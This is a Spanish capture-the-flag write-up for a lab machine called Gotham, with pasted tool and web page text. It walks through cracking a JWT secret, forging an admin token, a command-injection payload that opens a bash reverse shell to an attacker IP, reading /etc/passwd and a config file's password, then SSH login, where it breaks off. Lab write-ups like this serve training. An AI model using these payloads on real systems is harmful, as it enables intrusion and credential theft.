

MÁQUINA GOTHAM


Gotham – Writeup (solución intencionada)

Dificultad: Intermedia

Foco: Manipulación de cookie de sesión (JWT) → command injection → password reuse → sudo misconfig

1. Reconocimiento

```
nmap -p- --open -sCV -n <IP> -oN escaneo.txt
```




```
root@kali: /home/thebat/Documentos/dockerlabs/gotham
root@kali: /home/thebat/Documentos/dockerlabs/Resolucio

Initiating NSE at 16:20
Completed NSE at 16:20, 0.40s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:20
Completed NSE at 16:20, 0.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:20
Completed NSE at 16:20, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-06-07 16:20:37 EDT for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 25:49:23:35:30:24:22:4c:a5:18:e6:58:da:3f:0d:b9 (ECDSA)
|_   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAXmnAibLeZF/DGxdhA+R0hmaohaobTVJDHacBlH2PvcYdzK3aCtxettN/+Ec9n+6BnI1v7uxmvfygpc2aXMsRI=
|_   256 a2:af:b8:3e:fa:41:7d:b5:43:80:03:3e:2c:4c:1c:25 (ED25519)
|_   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJQaz5nP1jJemNtvNV377EVKvFs4L6PG14vdGey/488v
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.52 ((Ubuntu))
|_ http-robots.txt: 2 disallowed entries
|_   /dashboard.php /admin.php
|_ http-title: Gotham City Network
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
MAC Address: 2A:D1:D6:1F:13:31 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos: 22/ssh , 80/http .


En la web hay un login. En el código fuente:



2. Acceso inicial a la app

Login con `guest:guest`. El servidor entrega una cookie `session` con un **JWT (HS256)**.


El dashboard muestra `role: user` y el panel admin queda bloqueado (403).



3. Romper la cookie de sesión

Decodificar el JWT (`jwt.io` o `jwt_tool`). El header es `{"alg": "HS256"}`.

Crackear el secreto:




Opción jwt_tool

```
python3 jwt_tool.py <JWT> -C -d /usr/share/wordlists/rockyou.txt
```


Opción hashcat (modo 16500)

```
hashcat -m 16500 token.txt /usr/share/wordlists/rockyou.txt
```



Secreto recuperado: **batman**.

Forjar token con `role:admin` :



Platform Solutions Resources Open Source Enterprise Pricing

Search or jump to... Sign in Sign up

ticarpi/jwt_tool Public

Code Issues 48 Pull requests 24 Actions Projects Wiki Security and quality Insights

master 2 Branches 12 Tags

ticarpi v2.3.0 3bc7407 · last year 83 Commits

.github/workflows	Create builddocker.yml	4 years ago
Dockerfile	Add Dockerfile	4 years ago
LICENSE	Create LICENSE	7 years ago
README.md	v2.3.0	last year
common-headers.txt	v2.1.0	6 years ago
common-payloads.txt	v2.1.0	6 years ago
jwks-common.txt	v2.0	6 years ago
jwt-common.txt	Update jwt-common.txt (#110)	last year
jwt_tool.py	v2.3.0	last year
requirements.txt	Add a rate option, with new lib (#125)	last year
setup.txt	fix typo	6 years ago

README GPL-3.0 license

About

A toolkit for testing, tweaking and cracking JSON Web Tokens

Readme

GPL-3.0 license

Activity

6.6k stars

65 watching

787 forks

Report repository

Releases 12

jwt_tool v2.3.0 on May 1, 2025

+ 11 releases

Packages

No packages published

Contributors 12

```
python3 jwt_tool.py <JWT> -T -S hs256 -p "batman"
# editar el claim role → admin
```

```
signature of the JWT.
=====
Token header values:
[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] user = "guest"
[2] role = "user"
[3] iat = 1780863760 ==> TIMESTAMP = 2026-06-07 16:22:40 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 2

Current value of role is: user
Please enter new value and hit ENTER
> admin

[1] user = "guest"
[2] role = "admin"
[3] iat = 1780863760 ==> TIMESTAMP = 2026-06-07 16:22:40 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

cjwttool_e94482c9a8c77cbbc069e0448ec86925 - Tampered token - HMAC Signing:
+1: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1Ijoiz3Vlc3Q1LCJyb2x1IjoieWRTaw4iLCJpYXQiOiE3ODAA4NjM3BjB9.MQR5qtAujqv8nS5ta9Xbd71eSK-QE0leXqQSaQylaIE
```

JWT Decoder, Verifier, Generator, Decryptor

For it looks like a signed JWT .

version 1.1.4.103

Encoded Token (143 bytes)

🗑️

📄

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1Ijoiz3Vlc3Q1LCJyb2x1IjoieWRTaw4iLCJpYXQiOiE3ODAA4NjM3BjB9.MQR5qtAujqv8nS5ta9Xbd71eSK-QE0leXqQSaQylaIE

Signed

HS256

←

→

✓

OVERRIDES:

exp:

do nothing

iat: ☐

typ: ☐

☐ DARK MODE

Decoded Header (27 bytes)

🗑️

🔄

📄

{

"typ": "JWT",

"alg": "HS256"

}

Decoded Payload (60 bytes)

🗑️

🔄

📄

{

"user": "guest",

"role": "admin",

"iat": 1780863760

}

Symmetric Key (40 bytes, minimum: 32)

🔄

📄


Key-Must-Be-at-least-32-bytes-in-length!

Key Encoding:

UTF-8

Reemplazar la cookie `session` por el token forjado → acceso a


admin.php .



4. RCE vía command injection


admin.php tiene una utilidad de ping vulnerable. Payload:

```
127.0.0.1; bash -c 'bash -i >& /dev/tcp/<TU_IP>/443 0>&1'
```



Listener:

```
nc -lvnp 443
```




Shell como `www-data` . Estabilizar:

```
script /dev/null -c bash
```

5. Pivot a usuario (password reuse)

```
cat /var/www/html/config.php
# $DB_PASS = 'Ark4m_Kn1ght!'; // NOTE: misma clave en la cuenta de
mantenimiento
cat /etc/passwd | grep bash # → bruce
```



```
www-data@e672c0b72328:/var/www/html$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
bruce:x:1000:1000::/home/bruce:/bin/bash
www-data@e672c0b72328:/var/www/html$
```

```
ssh bruce@<IP> # password: Arkh4m_Kn1ght!
cat /home/bruce/user.txt
```

```
root@kali: /home/thebat/Documentos/dockerlab... root@kali: /home/thebat/Documentos/dockerlab... bruce@e672c0b72328: ~ root@kali: /home/thebat
root@kali: /home/.../Documentos/dockerlabs/Resolucion/jwt_tool
# ssh bruce@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:Bk7rEmFifSuuHwKvfsy4fjJC7IvuK/nf30tt+eMNjx8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
bruce@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.19.14+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
